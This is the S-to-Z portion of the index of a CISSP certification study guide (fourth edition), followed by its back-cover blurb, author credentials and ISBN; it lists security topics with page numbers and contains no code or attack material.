- Single data encryption standard, 167
- Single loss expectancy, 58
- Single sign-on (SSO), 312–313
 - advantages, 312
 - disadvantages, 312–313
 - session management of single sign-on, 313
- Site marking, 203
- Slow Hash algorithms, 175
- Smart Cards, 196–197
- S/MIME (Secure/MIME), 187–188
- Smoke detectors, 209–210
- SOAR. *See* Security orchestration, automation and response (SOAR)
- Social engineering, 176
- Software as a Service (SaaS), 139
- Software Capability Maturity Level (CMM), 3
- Software Capability Maturity Model Integration (CMMI), 494–500
- Software change management, 482–483
- Software configuration management (SCM), 476, 482–483
- Software defined networking (SDN), 112, 262–263

- Software-defined security (SDSec), 476
- Software-defined wide area network (SD-WAN), 262–263
- Software development security
- application development methods, 466–483
 - artificial intelligence, 500–503
 - assessing the effectiveness of software security
 - acceptance testing, 498–499
 - assessing the security impact of acquired software, 499–500
 - Software Capability Maturity Model Integration (CMMI), 494–500
 - software vulnerabilities, 494–497
- databases, 483–488
- data mining, 488
 - data warehousing, 488
 - integrity, 487–488
 - replication and shadowing, 488
 - types of, 483–487
- object-oriented analysis (OOA), 493–494
- object-oriented design (OOD), 493–494
- object-oriented programming (OOP), 489–492
- object request brokers, 492–493
- programming concepts, 460–466
- Software escrow, 445, 480
- Software licensing, 466
- Software testing levels, 347
- Software vulnerabilities, 494–497
- types of
 - backdoors, 497
 - buffer overflows, 495–496
 - cross-site request forgery (CSRF), 497
 - cross-site scripting (XSS), 497
 - privilege escalation, 497
- SolarWinds hack, 67
- Solid state drives (SSDs), 93–94
- Source code, 460
- Southbridge, 126–127, 126f
- Spear phishers, 74–75, 74f
- Spiral model, 472–473, 473f
- Spring-bolt lock, 194, 195f
- Sprinkler systems
- Deluge, 217
 - Dry Pipe, 216
 - Pre-Action, 217
 - Wet Pipe, 216
- SRAM. *See* Static Random Access Memory (SRAM)
- SSDs. *See* Solid state drives (SSDs)
- Star topology, 256–257, 256f
- Stateful Firewalls, 381–382
- Stateless autoconfiguration, 237
- State machine model, 114–115
- Static application security testing (SAST), 346
- Static passwords, 297
- Static Random Access Memory (SRAM), 92
- Steganography, 188–189, 189f
- Step-up authentication, risk-based access control, 327
- Storage Area Network (SAN) protocols, 260–261
- Storage protocols, 260
- Storage, sensitive information, 84
- Strikes, 419
- Structured Query Language (SQL), 483, 486
- SubBytes, 169–170, 171f
- Subscription services, 436
- Supply chain risk management (SCRM), 67, 432–433
- risks associated with hardware, software, and services, 67
- Switched port analyzer (SPAN) port, 273
- Symmetric encryption, cryptography
- Advanced Encryption Standard (AES), 168–170
 - Blowfish and Twofish, 170
 - data encryption standard (DES), 164–167, 164b, 167t
 - initialization vectors and chaining, 164
 - International Data Encryption Algorithm (IDEA), 168
 - RC5 and RC6, 171
 - stream and block ciphers, 163–164
- Symmetric tradeoffs, 173, 173t
- Synchronous data link control (SDLC), 259
- Synchronous dynamic token, 304
- Synthetic transactions, 345
- System defenses, security engineering
- asset tracking, 205
 - port controls, 205–206
- System integrity, 14
- System owner, 86, 86b
- System redundancy
- high-availability clusters, 411
 - redundant hardware, 410
 - redundant systems, 410–411
- Systems development life cycle (SDLC), 476–479, 478b
- System unit and motherboard, 125
- T**
- Tailgating/piggybacking, 198
- Tailoring process, 100
- Take-grant protection model, 119, 119f
- Tangible assets, 58, 87
- Tape rotation methods, 443–444
- Task-based access control, 325
- Technical controls, 52

- Technical countermeasures, 158
 Telecommunication management, 433
 Telnet, 248
 Temperature and humidity failures, 416–417
 TEMPEST, 149
 Ten Commandments of Computer Ethics, 44–45
 Terminal Access Controller Access Control System (TACACS)
 and TACACS+, 322
 Termination, employee access, 49–50
 Terrorism, 417–418
 Test coverage analysis, 349
 Thin clients
 applications, 146
 diskless workstations, 146
 Third party assessment and monitoring, 68–69
 Third-party provided security services, 397
 Third-party testing, 338
 Threat feeds, 391–392
 Threat hunting, 392
 Threat intelligence, 391–392
 threat feeds, 391–392
 threat hunting, 392
 Threat modeling, 108
 Time-based synchronous dynamic tokens, 304
 Time of check/time of use (TOCTOU) attacks, 496–497
 Top-down (TD) programming, 464–465
 Topography, site selection, 203
 Total cost of ownership (TCO), 12, 59
 risk analysis (RA), 59
 Traceability matrix, 348–349
 Traceroute command, 247–248, 247–248f
 Tracking training and awareness, 353
 Trademark, 29, 29f
 Trade secrets, 32–33
 Transaction authorization, 324
 Trans-border data flow, privacy, 38–39
 Transmission control protocol (TCP), 243–245, 322
 flags, 244, 245f
 header fields, 243, 243f
 ports, 243–244
 socket pairs, 244, 244f
 three-way handshake, 245, 245f
 Transmission control protocol/internet protocol (TCP/IP model), 230–232, 231b
 application layer, 232
 host-to-host transport layer, 232
 internet layer, 231
 network access layer, 231
 Transmission media, 252–254
 coaxial cabling, 253, 254f
 fiber optic network cable, 253–254
 twisted pair cabling, 252–253
 Transport layer security (TLS), 185, 284
 Travel safety, 211
 Triple data encryption standard, 167
 Trivial File Transfer Protocol (TFTP), 249
 Trojans, 151
 Trust but verify, security model, 111
 Trusted platform module, 132–133
 Tunnel and transport mode, 186–187
 Turnstiles, 198
 Twisted pair cables, 253
 Twisted pair cabling, 252–253
 Twofish, 170
- ## U
- Ultrasonic and microwave motion detectors, 199
 Unethical hackers, 70
 Unicast traffic, 242
 Uninterruptible power supplies, 207
 United States breach notification laws, 42
 United States National Institute of Standards and Technology (NIST), 168
 UNIX-based systems, 331
 UNIX/Linux systems, 110, 135–136
 Unlicensed bands, 264
 Unshielded Twisted Pair (UTP) network cabling, 252–253, 252f
 US Computer Fraud and Abuse Act, 40–41, 40–41b
 User and entity behavior analytics (UEBA), 396–397
 User datagram protocol (UDP), 245–246, 246f
 Users, 86–87
 US Privacy Act of 1974, 37
 Utility management, 433
 Utility reliability, site selection, 203
- ## V
- Vendor governance, 68
 Virtual extensible local area network (VXLAN), 262–264
 Virtualization, cloud and distributed computing
 benefits, 138
 hypervisor, 138
 security issues, 138–139
 Virtual memory, 131–132, 131b
 BIOS, 132
 swapping and paging, 131–132
 Virtual private networks (VPNs), 282–284
 IPsec, 283, 283b
 IPsec architectures, 283
 tunnel and transport mode, 283
 Layer 2 Tunneling Protocol (L2TP), 282–283
 Point-to-Point Protocol (PPP), 282

- Virtual private networks (VPNs) (*Continued*)
 Point-to-Point Tunneling Protocol (PPTP), 282–283
 Secure Sockets Layer (SSL), 284
 Serial Line Internet Protocol (SLIP), 282
 Transport Layer Security (TLS) 1.0, 284
 Virtual SAN, 260–261
 Vishing, 75
 Voice over Internet Protocol (VoIP), 75, 261–262, 262f
 Voiceprint, 310
 Vulnerability management, 401–402
 zero-day vulnerabilities and zero-day exploits, 401–402
- W**
 Ward/warded locks, 194
 Warfare, 417–418
 Waterfall model, 467–470, 468–469f, 470b
 Web Application Firewall (WAF), 387–388
 Web architecture and attacks
 Applets, 154
 Extensible Markup Language (XML), 155
 Open Web Application Security Project (OWASP), 155
 Service Oriented Architecture (SOA), 155, 155b
 Whole disk encryption, 159, 390–391
 of mobile device hard drives, 101
 Wide area network (WAN), 227
 technologies and protocols, 257–259
 asynchronous transfer mode (ATM), 258–259
 Frame Relay, 258
 high-level data link control (HDLC), 259
 multiprotocol label switching (MPLS), 259
 synchronous data link control (SDLC), 259
 T1s, T3s, E1s, E3s Carriers, 257–258, 258b
 X.25, 258
 Wired equivalent privacy (WEP) protocol, 266
 Wired Magazine, 149
 Wireless application protocol (WAP), 288
 Wireless local area networks, 264–267
 Bluetooth, 267
 direct sequence spread spectrum (DSSS), 264
 DoS and availability, 264
 frequency hopping spread spectrum (FHSS), 264
 802.11, 265, 265t
 802.11i, 266–267
 Managed, Master, Ad-Hoc, and Monitor Modes, 265–266
 orthogonal frequency-division multiplexing (OFDM), 264
 Service Set Identifier (SSID), 266
 unlicensed bands, 264
 Wired equivalent privacy (WEP) protocol, 266
 Wiring closets, 204
 WORM media. *See* Write Once Read Many (WORM) media
 Worms, 151
 Write Blockers, 369
 Write Once Read Many (WORM)
 media, 95–96
 storage, 132
- Z**
 Zachman framework for enterprise architecture, 120, 120f
 Zero-day exploits, 150
 Zero trust, 111–112, 112f
 Zero trust architecture (ZTA), 111–112, 112f
 ZigBee, 267–268

CISSP® STUDY GUIDE Fourth Edition

This book will help you pass the CISSP® exam through its concise and practical instructions.

The CISSP® certification is the most prestigious, globally-recognized, vendor neutral exam for information security professionals. Over 100,000 professionals are certified worldwide with many more joining their ranks. In the new Fourth Edition of this acclaimed CISSP® Study Guide, you will learn about all the material included in the newest version of the exam's Common Body of Knowledge. The eight domains are covered completely and as concisely as possible so that you can ace the exam. Each of the eight domains has its own chapter that includes specially designed pedagogy to help you pass, including: clearly stated Exam Objectives, Unique Terms/Definitions, Exam Warnings, Learn by Example, Hands-On Exercises, tiered end-of-chapter Self-Test questions that allow for a gradual learning curve, a self-test appendix and other special features for all your exam prep.

- Provides the most complete and effective study guide to prepare you for passing the CISSP® exam—contains only what you need to pass the test, with no fluff!
- Eric Conrad and Seth Misenar have prepared over a thousand professionals to pass the CISSP® exam through the SANS Institute, a popular and well known organization for information security professionals
- Covers all the new information in the Common Body of Knowledge updated in May 2021. Includes tiered end-of-chapter questions for a gradual learning curve, and a complete self-test appendix

Eric Conrad – CISSP®, GIAC GSE, GPEN, GCIH, GCIA, GCFA, GAWN, GSEC, GMON, GISP; SANS Institute Fellow and Chief Technology Officer, Backshore Communications, Peaks Island, ME, United States

Seth Misenar – CISSP®, GSE, GDSA, GDAT, GMON, GCDA, GCIH, GCIA, GCFA; SANS Institute Faculty Fellow and Principal Consultant, Context Security, LLC, Jackson, MS, United States

Joshua Feldman – CISSP®; Senior Vice President for Security Technology, Radian Group, Wayne, PA, United States



ISBN 978-0-443-18734-6

A standard linear barcode representing the ISBN number 978-0-443-18734-6. To the right of the barcode is the price '56995'.

store.elsevier.com/Syngress

9 780443 187346